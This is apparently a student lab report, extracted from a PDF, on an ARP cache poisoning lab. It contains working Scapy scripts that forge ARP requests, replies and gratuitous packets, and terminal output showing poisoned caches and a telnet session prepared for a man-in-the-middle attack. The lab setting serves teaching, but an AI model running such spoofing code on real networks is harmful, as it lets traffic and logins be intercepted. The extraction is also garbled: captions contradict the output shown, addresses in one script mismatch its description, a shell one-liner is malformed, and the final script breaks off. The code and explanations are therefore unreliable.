


ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning

Task 1A (using ARP request). On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.



The screenshot shows a terminal window with the following commands and output:

```
root@VM:/home/seed# arp -n
Address          Hwtype  Hwaddress          Flags Mask          Iface
10.0.2.3          (incomplete)
10.0.2.4          (incomplete)
10.0.2.1          (incomplete)
10.0.2.15         (incomplete)
root@VM:/home/seed# arp -n
Address          Hwtype  Hwaddress          Flags Mask          Iface
10.0.2.3          (incomplete)
10.0.2.4          ether   08:00:27:a1:23:df   C
10.0.2.1          (incomplete)
10.0.2.15         (incomplete)
root@VM:/home/seed# ifconfig
enp0s3: Link encap:Ethernet  HWaddr 08:00:27:d2:78:ac
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::905e:819f:d374:998a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14533 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2485 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1370330 (1.3 MB)  TX bytes:202989 (202.9 KB)

lo:      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1654 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1654 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:109098 (109.0 KB)  TX bytes:109098 (109.0 KB)


root@VM:/home/seed#
```

This machine is 10.0.2.5. Before poisoning the HWaddress of 10.0.2.4 (another machine, not the attacker) was incomplete. But after poisoning, the HWaddress became 08:00:27:a1:23:df, which is the attacker's MAC address.

```
task1a.py
from scapy.all import *

ether = Ether()
ether.dst = 'ff:ff:ff:ff:ff:ff'
arp = ARP()
arp.op = 1
arp.psrc = '10.0.2.4'
arp.hwsrc = '08:00:27:a1:23:df'
arp.pdst = '10.0.2.5'
pkt = ether/arp
sendp(pkt)
```

Task 1B (using ARP reply). On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.



```
root@VM:/home/seed# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3         (incomplete)
10.0.2.4         (incomplete)
10.0.2.1         (incomplete)
10.0.2.15        (incomplete)
root@VM:/home/seed# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3         (incomplete)
10.0.2.4         ether    08:00:27:a1:23:df  C          enp0s3
10.0.2.1         (incomplete)
10.0.2.15        (incomplete)
root@VM:/home/seed# arp -n|awk '/^[1-9]{1-3}\.[1-3]{1-3}\.[1-3]{1-3}/{system("arp -d \"$1\")}'
root@VM:/home/seed# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3         (incomplete)
10.0.2.4         ether    08:00:27:a1:23:df  C          enp0s3
10.0.2.1         (incomplete)
10.0.2.15        (incomplete)
root@VM:/home/seed#
```

This machine is 10.0.2.5. Before poisoning the HWaddress of 10.0.2.4 (another machine, not the attacker) was incomplete. But after poisoning, the HWaddress became 08:00:27:a1:23:df, which is the attacker's MAC address.

task1b.py


```
from scapy.all import *

ether = Ether()
ether.dst = '08:00:27:d2:78:ac'

arp = ARP()
arp.op = 2
arp.psrc = '10.0.2.4'
arp.hwsrc = '08:00:27:a1:23:df'
arp.pdst = '10.0.2.15'
arp.hwdst = '08:00:27:d2:78:ac'

pkt = ether/arp
sendp(pkt)
```

Task 1C (using ARP gratuitous message). On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache.



The screenshot shows a terminal window with a dark background and a light-colored text. The terminal has a menu bar at the top with 'Terminal', 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. On the left side, there is a vertical dock with various application icons. The terminal content shows two executions of the 'arp -n' command. The first execution shows an ARP table with four entries, all with 'HWaddress' as '(incomplete)'. The second execution shows the same four entries, but the entry for IP '10.0.2.1' now has a specific 'HWaddress' of '08:00:27:a1:23:df' and a 'Flags' of 'C'. The other three entries remain '(incomplete)'. The prompt is 'root@VM:/home/seed#'.

```
root@VM:/home/seed# arp -n
Address      HWtype  HWaddress      Flags Mask    Iface
10.0.2.15    ether   (incomplete)   C             enp0s8
10.0.2.3     ether   (incomplete)   C             enp0s8
10.0.2.5     ether   (incomplete)   C             enp0s8
10.0.2.1     ether   (incomplete)   C             enp0s8
root@VM:/home/seed# arp -n
Address      HWtype  HWaddress      Flags Mask    Iface
10.0.2.15    ether   (incomplete)   C             enp0s8
10.0.2.3     ether   (incomplete)   C             enp0s8
10.0.2.5     ether   (incomplete)   C             enp0s8
10.0.2.1     ether   08:00:27:a1:23:df C             enp0s8
root@VM:/home/seed#
```

This machine is 10.0.2.4. Before poisoning the HWaddress of 10.0.2.4 (another machine, not the attacker) was incomplete. But after poisoning, the HWaddress became 08:00:27:a1:23:df, which is the attacker's MAC address.

```
task1c.py
from scapy.all import *

ether = Ether()
ether.dst = 'ff:ff:ff:ff:ff:ff'


arp = ARP()
arp.op = 2
arp.psrc = '10.0.2.5'
arp.pdst = '10.0.2.5'
arp.hwdst = 'ff:ff:ff:ff:ff:ff'

pkt = ether/arp
sendp(pkt)
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning


Step 1 (Launch the ARP cache poisoning attack).

Step 2 (Testing). After the attack is successful, please try to ping each other between Hosts A and B, and report your observation. Please show Wireshark results in your report.





No reply. The packet went to the Host M.


Step 3 (Turn on IP forwarding). Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.



Input is 'd' (the last byte).



Screenshot from client:



```
root@VM:/home/seed# telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Feb  4 21:31:07 EST 2020 from 10.0.2.4 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/04/20]seed@VM:~$ ZZ
```

poison.py

```
from scapy.all import *

# Poison server
ether1 = Ether()
ether1.dst = 'ff:ff:ff:ff:ff:ff'
arp1 = ARP()
arp1.op = 2
arp1.psrc = '10.0.2.5'
arp1.pdst = '10.0.2.5'
arp1.hwdst = 'ff:ff:ff:ff:ff:ff'

pkt1 = ether1/arp1
sendp(pkt1)

# Poison client
ether2 = Ether()
ether2.dst = 'ff:ff:ff:ff:ff:ff'
arp2 = ARP()
arp2.op = 2
```

```
arp2.psrc = '10.0.2.4'
arp2.pdst = '10.0.2.4'
arp2.hwdst = 'ff:ff:ff:ff:ff:ff'
```

```
pkt2 = ether2/arp2
sendp(pkt2)
```

mitmtn.py



```
from scapy.all import *
import os
```

```
client_ip = '10.0.2.4'
server_ip = '10.0.2.5'
client_mac = '08:00:27:87:d5:98'
server_mac = '08:00:27:d2:78:ac'
```

